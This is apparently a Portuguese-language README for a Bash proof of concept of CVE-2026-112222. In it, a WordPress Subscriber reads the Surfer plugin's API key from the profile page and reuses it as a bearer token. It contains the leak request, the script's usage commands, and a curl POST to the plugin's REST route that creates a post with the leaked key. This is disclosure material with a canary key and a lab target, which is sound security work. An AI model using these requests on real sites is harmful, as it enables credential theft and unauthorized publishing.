 mor-golan/cve-2026-112222
PoC em Bash para CVE-2026-112222: uma conta de Subscriber vaza a chave de API do plugin Surfer para WordPress por meio da página de perfil, permitindo a criação autenticada de posts via REST.

| CVE | CVE-2026-112222 |
| Plugin | Surfer (surferseo) |
| Afetado | <= 1.8.0.744 |
| Corrigido em | 1.8.1.759 |
| Gravidade | CVSS 5.4 Médio |
| O atacante precisa de | Conta de Assinante |
| Aviso | Patchstack |
| Writeup | mor-golan.github.io/research/cve-2026-112222-surferseo |
O plugin Surfer registra um carregador de script no hook da ação global admin_enqueue_scripts e o protege apenas com $screen->post_type, que o WordPress preenche a partir da requisição. Um Assinante que abre /wp-admin/profile.php?post_type=post recebe uma página com um objeto JavaScript wpsurfer que contém a opção armazenada wpsurfer_api_access_key. Essa chave também é o token de portador que as rotas REST surferseo/v1 do plugin aceitam. No meu laboratório, um Assinante a utilizou para publicar um post através de POST /wp-json/surferseo/v1/import_post/.
Este PoC faz login como Assinante, verifica a página de perfil sem o parâmetro como controle, a requisita novamente com ?post_type=post e extrai a chave. Em seguida, imprime a requisição REST de acompanhamento que usaria a chave, sem enviá-la.


A chave na captura de tela e nos exemplos abaixo é o valor canário que semeei no meu laboratório, SURFER-KEY-CANARY-4f91c7a3e2. Não é uma chave real.
Requisitos: bash, curl, grep, sed. O site alvo deve ter o plugin ativo e conectado ao Surfer, para que a opção contenha uma chave. Você precisa de um login de Assinante.
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
Códigos de saída: 0 significa que a chave foi recuperada, 1 significa que ela não apareceu, 2 significa que o script não conseguiu fazer login ou uma requisição falhou.
A requisição que o script envia para o vazamento:
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
A página então contém:
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
Para confirmar o impacto no site, envie a chave recuperada para a rota REST do plugin. Isso cria um post, portanto execute-o apenas em um site que você tem permissão para alterar:
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
No meu laboratório, a mesma rota retornou HTTP 401 rest_forbidden sem o cabeçalho Authorization e com um token bearer incorreto, e HTTP 200 com a chave vazada.
poc-surfer-subscriber-reads-api-key.sh: faz login como Subscriber, executa o controle, recupera a chave e imprime a requisição de acompanhamento.images/subscriber-reads-api-key.png: a página de perfil como Subscriber no meu laboratório, mostrando a chave canário vazada.Apenas para testes de segurança autorizados e fins educacionais. Execute-o somente contra sistemas que você possui ou tem permissão para testar.
Encontrado e reportado por Mor Golan, caçador de CVE e bug bounty israelense.






